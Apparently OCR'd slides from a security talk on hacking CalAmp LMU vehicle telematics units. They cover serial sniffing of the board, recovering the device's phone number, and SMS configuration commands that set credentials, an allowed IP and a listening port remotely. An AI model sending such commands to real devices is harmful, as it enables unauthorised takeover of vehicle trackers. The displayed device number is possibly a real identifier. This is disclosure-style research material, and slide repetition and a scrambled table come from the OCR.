
Serial Traffic on the PCB

Serial Traffic on the PCB


Table 1: Pad assignments

Pad no.	Signal name	Pad no.	Signal name	Pad no.	Signal name
1	Do not use	23	TXDDAI	45	USB_DP
2	Do not use	24	TFSDAI	46	USB_DN
3	Do not use	25	RXDDAI	47	GND
4	GND	26	SCLK	48	GND
5	BATT+	27	I2CDAT	49	GND
6	GND	28	I2CCLK	50	GND
7	ADC1	29	TXD1	51	GND
8	ON	30	RXD1	52	GND
9	GND	31	RTS1	53	BATT+
10	V180	32	CTS1	54	GND
11	RXD0	33	EMERG_RST	55	GND
12	CTS0	34	GND	56	GND
13	TXD0	35	Do not use	57	GND
14	RING0	36	GPIO8	58	GND
15	RTS0	37	GPIO7/PWM1	59	RF_OUT
16	VDDLP	38	GPIO6/PWM2	60	GND
17	CCRST	39	GPIO5/LED	61	GND
18	CCIN	40	GPIO4/FST_SHDN	62	GND
19	CCIO	41	DSR0	63	GND
20	CCVCC	42	DCD0	64	Do not use
21	CCCLK	43	DTR0	65	Do not use
22	VCORE	44	VUSB	66	Do not use


Serial Traffic On An Oscilloscope




Serial Traffic On An Oscilloscope



Logic Analyzer



Logic Analyzer



Logic Analyzer

Value	
'0'	3
'0'	1
A	0
T	0
E	0
0	5
V	8
1	8
\r	6
\r	7
\n	9
O	9
K	4
\r	4
\n	3
\r	\r
\n	\n

Logic Analyzer

Value
'0'
'0'
A
T
E
0
V
1
\r
\r
\n
O
K
\r
\n
\r
\n

3
1
0
0
0
5
8
8
6
7
9
9
4
4
3
\r
\n

ATE0V1

OK
[…]

310005886799443

~~31000~~ (588)679-9443

That’s not so bad, is it?

SMS (Security Mangling Service)

CalAmp

LMU Users Guide


11 CalAmp LMU Interface – SMS

Short Message Service (SMS) is a communications protocol allowing the interchange of short text messages between mobile telephone devices. SMS is supported on all CalAmp devices except the iDEN LMU-4100™.

SMS is generally used as an alternative or as an augmentation to LM Direct. That is, SMS can be used to:

- Report data
- Send remote requests to the LMU
- Re-program Parameters

SMS (Security Mangling Service)



CalAmp

LMU Users Guide

11 CalAmp LMU Interface – SMS


Short Message Service (SMS) is a communications protocol allowing the interchange of short text messages between mobile telephone devices. SMS is supported on all CalAmp devices except the iDEN LMU-4100™.


SMS is generally used as an alternative or as an augmentation to LM Direct. That is, SMS can be used to:


- Report data
- Send remote requests to the LMU
- Re-program Parameters

It can't be *that* easy, can it??

It’s that easy.







But are you able to *write* to it, Dan?

But are you able to *write* to it, Dan?

Yes. Yes I am.

Simple SMS config commands

!R1,2314,0,username

!R1,2314,0,password

!R1,2319,0,128.237.xxx.xxx ← Add IP address that's allowed to connect


!R1,769,0,20500 ← Port it listens on


Cool!

But I really want an IP connection…

The carriers block inbound access, but...

				deliver its log.
Maintenance URL	2320	0..0	64	63 bytes (ASCII chars) + null byte URL of the Maintenance server.
